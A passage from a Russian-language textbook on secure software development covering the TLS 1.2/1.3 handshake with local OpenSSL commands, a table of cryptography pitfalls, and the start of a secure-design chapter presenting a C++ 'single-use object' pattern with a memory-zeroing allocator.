ся подпись ранее пришедших данных. Далее сообщение–сигнал **ChangeCipherSpec**, обозначающее, что далее весь трафик будет зашифрован. Последним сообщением отправляется **Finished**, которое уже будет скрыто, в нем находится хеш от всех предыдущих сообщений, так сервер сможет проверить целостность всего TLS–рукопожатия. В финальном ответе сервер отправляет свою пару **ChangeCipherSpec** и **Finished** (также с хешем сообщений, включающим сообщение **Finished** клиента) в зашифрованном виде, после чего TLS–рукопожатие считается завершенным и начинается обычная передача зашифрованных данных.

В TLS 1.3 сохранился общий порядок сообщений, однако, изменилось их число и, самое главное, переход в зашифрованный режим происходит практически сразу (Рисунок 2.22). Сообщение **ClientHello**, сохранилось в неизменном виде, и даже версия протокола в соответствующем поле будет указана 1.2, это сделано для обратной совместимости, но были добавлены специальные расширения, указывающие на принадлежность к 1.3:

1. **supported_versions** — здесь будет указана версия 1.3;
2. **supported_groups** — идентификаторы групп для протокола DH;
3. **key_share** — открытый ключ клиента для протокола DH;
4. **psk_key_exchange_modes**, **pre_shared_key** — эти расширения позволяют указать на использование заранее известных общих ключей PSK[1] без выработки нового ключа протоколом DH.

В ответном сообщении **ServerHello** как и в версии 1.2 происходит выбор шифронабора, в тоже время, используя новые расширения **supported_versions**, **supported_groups**, **key_share**, **pre_shared_key** сервер сообщает все необходимое для установки зашифрованного соединения и уже следующее сообщение передается в скрытом виде. Таким образом, из протокола 1.3 были убраны обязательные сообщения **ChangeCipherSpec**. В прошлой версии они обозначали переход на зашифрованный трафик. Однако, для сохранения обратной совместимости они все равно могут отсылаться.

Следующее сообщение **EncryptedExtensions** содержит те расширения, которые можно передавать с зашифрованном виде, там может быть пустой список. Далее следуют необязательные сообщения:

1. **CertificateRequest** — для запроса сертификата клиента;
2. **Certificate** — для передачи сертификата сервера.

За исключением того, что они зашифрованы, отличий от TLS 1.2 в них нет. От клиента в ответе на **CertificateRequest** ожидается сообщение **Certificate** и **CertificateVerify**. А завершает процедуру сообщения **Finished** от сервера и клиента, в которых также задается хеш от предыдущих сообщений.

---

[1] Pre–Shared Key




Рисунок 2.22 Обмен данными по протоколу TLS 1.3

На практике изучить работу протокола TLS, посмотреть последовательность сообщений, заполнение полей и т.д. очень просто с использованием утилиты OpenSSL. Достаточно запустить сервер, указав порт, ранее созданный сертификат и ключ (Листинг 2.144).

Листинг 2.144 Запуск TLS сервера

```
$ openssl s_server -accept 11111 -cert data/tls_cert.pem
-key data/tls_key.pem
```

Инициировать соединение можно следующей командой (Листинг 2.145).

Листинг 2.145 Запуск TLS клиента

```
$ openssl s_client -connect localhost:11111 <<< "Hello"
```

Далее при помощи программы **Wireshark** и фильтра **tls** можно изучить получившийся поток сообщений. Команды **s_server** и **s_client** содержать много дополнительных параметров, которые настраивают версию TLS, шифронаборы и другие параметры соединения (Рисунок 2.23).




Рисунок 2.23 Пакеты TLS 1.3 в Wireshark

Протокол TLS очень сложен, при этом другие протоколы установки безопасного соединения не проще. Сложность здесь является вполне обоснованной, и не появилась на пустом месте. При установке соединения надо учитывать все возможные ситуации, намеренные и ненамеренные обрывы связи, потерянные пакеты, изменение содержимого и т.д. Слабости в протоколе будут выявляться постепенно, это долгий эволюционный процесс, протоколу TLS потребовалось больше 30 лет, и много версий, чтобы прийти к текущему состоянию. Таким образом, самостоятельная разработка защищенного протокола — крайне затратная и рискованная задача.


2.7.8 Резюме

Таблица 2.22 Резюме по криптографии

Проблема	Последствия	Решение
Как выбрать лучший среди большого разнообразия криптографических алгоритмов?	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Выбирать алгоритмы, закрепленные в стандартах.
Какие параметры выбрать для алгоритмов симметричного шифрования?	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Для шифров с переменной длиной ключа стоит выбирать большую. Минусом может быть производительность; Стоит выбирать режим, учитывающий изменчивость блоков (помнить, что режим ECB является не безопасным).
Как передать ключ для симметричного шифрования по незащищенным каналам связи?	Взлом криптографической защиты.	Использовать алгоритмы асимметричного шифрования и протоколы обмена ключами.
Использование шифра RSA без дополнения или с недостаточным ключом.	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Использовать RSA только с дополнением; Использовать ключи рекомендованной регуляторами длины.
Использование не рекомендованной эллиптической кривой в алгоритмах EC	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Использовать рекомендованные эллиптические кривые.
Использование не криптографических хеш-функций в качестве криптографических примитивов	Взлом криптографической защиты.	Используемая хеш-функция должна отвечать определенным требования, только в этом случае она может считаться криптостойкий.
Использование взломанных алгоритмов хеширования или алгоритмов с малым размером хеша	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Использовать рекомендованные алгоритмы хеширования с рекомендованными размерами хеша.

Проблема	Последствия	Решение
Хранение паролей в открытом виде, использование хешей со статической солью, малозатратные алгоритмы хеширования паролей	Утечка паролей	Пароль должен храниться в виде хеша с динамической случайной солью; Соль должна быть своя для каждого пользователя; Рекомендуется использоваться специальные алгоритмы хеширования, затрудняющие подбор хеша.
Использование цифровой подписи RSA без дополнения или с ключом недостаточной длины.	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Использовать RSA со специальным дополнением для цифровой подписи PSS; Использовать ключи рекомендованной регуляторами длины; Использовать подпись на эллиптических кривых, которая требует меньший по размеру ключ.
Использование не криптографических PRNG в криптографии	Взлом криптографической защиты.	Используемая PRNG должна отвечать определенным требованиям, только в этом случае она может считаться криптостойкой.
Использование плохого источника энтропии	Взлом криптографической защиты.	Использовать энтропию из рекомендованных источников (“/dev/urandom” и подобных).
Создание собственных протоколов шифрования	Взлом криптографической защиты.	Сетевые протоколы с шифрованием очень сложны, имеют много нюансов и скрытых уязвимостей, поэтому вместо разработки своего протокола в подавляющем большинстве случаев стоит использовать один из имеющихся.
Использование старых версий защищенных протоколов	Взлом криптографической защиты.	Полагаться на рекомендации регуляторов; Использовать только актуальные версии протоколов.

3 Безопасная архитектура



В этой части будет меньше кода, но больше архитектуры. Мы познакомимся с понятием конструктивной или встроенной безопасности. Узнаем, как разрабатывать продукты со встроенной безопасностью, используя паттерны и методологии безопасности. Рассмотрим много примеров применения конструктивной безопасности в реальной жизни и реальных проектах. Эта глава будет интересна в первую очередь архитекторам и аналитикам.

3.1 Операционная и конструктивная безопасность

На фотографии ниже (Рисунок 3.1) показан велогонщик на специальном велосипеде для раздельного старта. Такие велосипеды имеют максимальную аэродинамическую эффективность, легко развивают скорость сопоставимую со скоростью автомобиля в городских условиях (60 км/ч и больше). На таких скоростях велогонщик практически ничем не защищен. Единственный элемент защиты — это шлем, поэтому к нему должны предъявляться особые требования, ведь это последний шанс для велогонщика сохранить здоровье и жизнь.

В таком важном деле, как обеспечение безопасности жизни, не стоит принимать компромиссных решений. Если бы шлем ве-

Рисунок 3.1 Велогонщик на велосипеде для раздельного старта

логонщика разрабатывался так же, как 90% современного ПО, то итоговое решение выглядело бы как обычная строительная каска. Велогонщик в таком шлеме поехал бы очень медленно, т.к. аэродинамика совсем не соответствует велосипеду. Кроме того, падение даже на такой небольшой скорости могло бы стать фатальным, т.к. по факту строительная каска, которая может защитить от падения кирпича, не способна уберечь от касательных ударов об асфальт.

Почему так происходит? Почему разрабатываемое ПО в большинстве случаев не способно защититься от реальных угроз безопасности? Дело в том, что безопасность в современном ПО является нефункциональным требованием, и часто принимается во внимание только на финальных стадиях разработки. В таких условиях можно обеспечить выполнение хоть каких-то требований только путем наложенной безопасности, т.е. какими-то внешними готовыми компонентами. Такие компоненты часто не соответствуют требованиям конкретного продукта, т.к. заточены под выполнение максимально универсальных задач. Так и получается, что универсальная каска вполне может быть выбрана в качестве шлема велосипедиста. В реальной жизни это было бы абсурдным решением, но в мире ПО так происходит постоянно. Такой подход обеспечения безопасности называется операционным, т.е. требования безопасности закрываются ситуативно, часто уже после возникновения инцидентов. Атакующий в этом случае всегда на шаг впереди, а разработчик ПО вынужден выпускать патч за патчем, чтобы подлатать имеющиеся дыры.

Другой подход называется конструктивной или встроенной безопасностью (secure by design). При разработке велошлема это единственный верный подход. При нем разработчик должен предварительно проанализировать характер ударов, изучить физиологию, выявить критические факторы, а также учесть аэродинамику финального продукта. В итоге получится безопасный шлем с технологией MIPS[1], который будет иметь подвижный внутренний слой, способный смещаться при касательных ударах на 10–15 мм, что вполне достаточно, чтобы уберечь от направленного удара и сотрясения мозга.

Получается, что в мире спорта конструктивная безопасность является единственно допустимой, но в мире ПО — это до сих пор редкость.

3.2 Паттерны безопасности

Применение паттернов в различных сферах разработки ПО становится все более популярным. Широко известны паттерны проектирования "банды четырех" (GoF), менее известны, но не менее популярны архитектурные паттерны разработки высоконагруженных, распределенных и высоконадежных систем. Список дополняют микро паттерны, идиомы, принципы и антипаттерны — их количеству нет числа. Безопасность не осталась в стороне, паттерны добрались и до нее.

Использование любых паттернов в разработке ПО является частью эвристического подхода. С одной стороны, их применение не вызывает значительных затруднений, с другой — достичь каких–то гарантированных характеристик будет довольно сложно.

Далее рассмотрим популярные паттерны безопасности, которые способны добавить в проект конструктивную безопасность. Их можно использовать как по отдельности, так и в составе готовых безопасных архитектур. Описание будем строить по единой схеме, аналогичной описанию паттернов в других сферах разработки ПО (Таблица 3.1).

Таблица 3.1 Схема описания паттернов безопасности

Раздел	Описание
Название	Название паттерна, четко определяющее его назначение.
Альтернативные названия	Другие названия паттерна, которые встречаются наряду с основным.
Уровень	Будем рассматривать три уровня, на которых применяется паттерн: уровень имплементации, уровень проектирования, уровень архитектуры.

[1] Multi–directional impact protection

Раздел	Описание
Назначение	Краткое пояснение, для каких целей применяется паттерн.
Проблема	Описание проблемы, которую решает паттерн и мотивация применения паттерна.
Пример	Пример из реальной жизни, демонстрирующий проявление проблемы.
Решение	Общее описание принципа решения, заложенного в паттерн.
Структура	Графическое представление паттерна в виде схем и диаграмм в нотации UML или подобных, включающее набор участников и их статическое взаимодействие.
Динамика	Работа паттерна в динамике в виде потоков данных, потоков управления, последовательностей действий.
Реализация	Варианты реализации в коде. Пример на C++. Если паттерн является высокоуровневым, для него не так просто дать целостный пример, в этом случае вместо него будут приведены фрагменты решения, а секция реализации будет пропущена.
Известные применения	Примеры использования паттерна в реальных системах.
Родственные паттерны	Паттерны, которые могут использоваться в связке с описанным, либо решающие сходные проблемы.

3.2.1 Одноразовый объект

Альтернативные названия

1. Объект для одноразового чтения (read–once object) (Johnsson, Deogun, & Sawano, 2019).
2. Очистка конфиденциальной информации (clear sensitive information) (Dougherty, Sayre, Seacord, Svoboda, & Togashi, 2009).

Уровень

Уровень имплементации.

Назначение

Одноразовый объект инкапсулирует чувствительные данные таким образом, чтобы они были использованы только однажды, а потом уничтожены, уменьшив таким образом вероятность утечек.

Проблема

Программы используют много общих ресурсов, среди которых память, файловое хранилище, базы данных и т.д. Кроме того, что ресурсы могут совместно использоваться, они могут использовать–ся повторно. Например, участки динамической памяти, которые

были освобождены, все равно хранят старые данные и могут быть переданы новому клиенту.

Долговременное хранение чувствительных данных, таких как пароли, ключи, токены, в таких общих хранилищах чревата их утечками. Поэтому необходимо применять дополнительные меры для разграничения доступа, задавать нужные права и возможно вводить шифрование.

Однако, часто долговременное хранение не требуется. Например, пароль, введенный пользователем, необходимо использовать ровно один раз для аутентификации, и больше он не нужен.

Пример

Память, доступная процессу — не самое надежное хранилище для чувствительных данных, т.к. может быть прочитана атакующим. Атаку можно провести, используя уязвимость чтения буфера за границами, именно такой механизм имеет известная уязвимость Heartbleed[1]. Даже если код не имеет явных уязвимостей, память все равно можно прочитать, вызвав аварийное завершение процесса и сохранение слепка памяти (core dump). Для виртуальных машин, слепок памяти можно получить путем создания снимка (snapshot) системы.

Несмотря на всю ненадежность памяти, хранить чувствительные данные так или иначе в ней придется. Задача заключается в том, чтобы максимально сократить время хранения таких данных в открытом виде. А при освобождении буфера не забывать вызывать функцию принудительного очищения. Такой тип уязвимостей получил отдельное название — уязвимости инспекции кучи (heap Inspection) и свое описание в базе уязвимостей CWE[2].

Решение

Чувствительные данные инкапсулируются в специальный объект, который гарантирует однократный доступ и последующее надежное уничтожение.

Структура

Структура паттерна проста, есть всего три участника (Рисунок 3.4):

1. Класс **SingleUse**, именно он инкапсулирует в себе логику одноразового доступа, для этого имеется метод **extract**. Логика проста — возможен только однократный вызов **extract**, при последующих вызовах будет выдаваться ошибка. Данные, хранимые внутри **SingleUse**, имеют специальный тип **SecureData**;

---

[1] Уязвимость CVE-2014-0160

[2] CWE-244: Improper Clearing of Heap Memory Before Release

2. Класс **SecureData** — это специальный контейнер с логикой безопасного удаления данных, он гарантирует очистку буфера, когда данные больше не нужны;
3. Класс **Client** — это любой клиентский код, который создает, использует или передает объект **SingleUse**. В конечной точке использования из контейнера **SingleUse** будут извлечены данные **SecureData** и применены для какой-либо операции.




Рисунок 3.4 Диаграмма классов для паттерна «Одноразовый объект»

Динамика

Чтобы рассмотреть работу паттерна в динамике рассмотрим гипотетический сценарий аутентификации пользователя с использованием пароля (Рисунок 3.5). Секретными данными в данном случае будет являться сам пароль, он должен быть использован ровно один раз для прохождения процедуры аутентификации. Способ самой аутентификации нас сейчас волновать не будет, в простейшем случае это может быть подсчет хэша и сравнение с эталонным значением. В конце процедуры пароль должен быть безопасно удален из памяти.

Итак, работа сценария начинается с того, что некий код **Authenticator** запрашивает у пользователя ввод пароля. Пользователь вводит пароль и **Authenticator** на основе него создает объект **SingleUsePassword**. У этого объекта есть единственный метод **extract** и его можно вызвать только один раз, что и делает **Authenticator**, когда готов провести аутентификацию. Повторный вызов метода **extract** если он происходит, вызывает

ошибку, это значит, что логика работы **Authenticator** наруше–на. В конце пароль должен быть удален из памяти безопасным образом, за это должен отвечать контейнер **SecureData**.




Рисунок 3.5 Использование паттерна «Одноразовый объект» в сценарии аутентификации пользователя

Реализация

Реализация данного паттерна на C++ будет иметь несколько особенностей. Во-первых, нужно реализовать логику класса с одноразовым доступом **SingleUse**. Это можно сделать при помощи шаблона с хранением данных внутри контейнера **std::optional**. Однократный доступ должен обнулять данные в **std::optional**, а последующий вызов этого метода должен вызывать ошибку. Пример реализации представлен ниже (Листинг 3.1).

Листинг 3.1 Одноразовый объект

```
#include <optional>

template <typename T>
class SingleUse {
public:
    explicit SingleUse(const T& data)
        : m_data(data) {}

    SingleUse(const SingleUse&) = delete;
    SingleUse& operator=(const SingleUse&) = delete;

    SingleUse(SingleUse&&) = default;
    SingleUse& operator=(SingleUse&&) = default;

    T extract() {
        if (m_data.has_value()) {
            OptionalData data;
            std::swap(m_data, data);
            return data.value();
        }
        throw std::runtime_error("Value already used");
    }

private:
    using OptionalData = std::optional<T>;

    OptionalData m_data;
};
```

Во-вторых, нужно реализовать контейнер для безопасной очистки памяти **SecureData**. Здесь стоит дать несколько пояснений. В коде ниже делается очистка памяти после использования пароля (Листинг 3.2).

Листинг 3.2 Очистка памяти после использования пароля

```
std::string password{GetPassword()};
// ...
// Здесь используется пароль
// ...
memset(password.data(), 0, password.size());
```

Этот код содержит сразу две ошибки. Первая ошибка связана с тем, что **memset** может не вызываться из-за того, что выше, где используется пароль может вылететь исключение и до вызова **memset** дело не дойдет. Вторая ошибка возникнет в случае, если код будет выполняться линейно, дойдет до вызова **memset**, однако, из-за того, что строка **password** больше не используется, компилятор может подумать, что обнуление лишнее и просто выкинет эту инструкцию.

Для решения первой проблемы нужно придумать способ автоматического обнуления памяти в деструкторе. Можно пойти стандартным для C++ способом, обернуть строку в RAII объект. Но можно пойти чуть дальше и гарантировать очищение памяти непосредственно при деаллокации, для чего нужен специальный аллокатор. Возможная реализация безопасного деаллокатора, на основе стандартного **std::allocator**, приведена ниже (Листинг 3.3). Ключевым моментом является вызов **memzero** в методе **deallocate**. Так же стоит учесть, что такой специальный аллокатор будет очищать только динамическую память. Тип **SecureData** будет представлять собой **std::vector** с безопасным аллокатором. Здесь нельзя использовать строку **std::basic_string**, т.к. из-за SSO-оптимизации (эта тема подробно разбиралась в разделе про безопасное использование строк), строка не всегда будет аллоцировать динамическую память.

Листинг 3.3 Аллокатор с очисткой памяти

```
template <typename T>
struct SecureAllocator
{
    using value_type = T;

    SecureAllocator() = default;
    template <class U>
    SecureAllocator(const SecureAllocator<U> &) {}

    T *allocate(std::size_t n)
```

```
    {
        return m_allocator.allocate(n);
    }
    void deallocate(T *ptr, std::size_t n)
    {
        memzero(ptr, n);
        m_allocator.deallocate(ptr, n);
    }

private:
    std::allocator<T> m_allocator;
};

using SecureData = std::vector<char,
    SecureAllocator<char>>;
```

Функция **memzero**, вызываемая из аллокатора выше, не является стандартной. Эта функция решает вторую проблему с оптимизирующим компилятором. Определение этой функции должно содержать очистку памяти, которая никогда не будет проигнорирована. Здесь тоже не все так просто. Дело в том, что существует несколько вариантов такой очистки и почти все они специфичны для ОС:

1. Функция **SecureZeroMemory** — специфична для Windows;
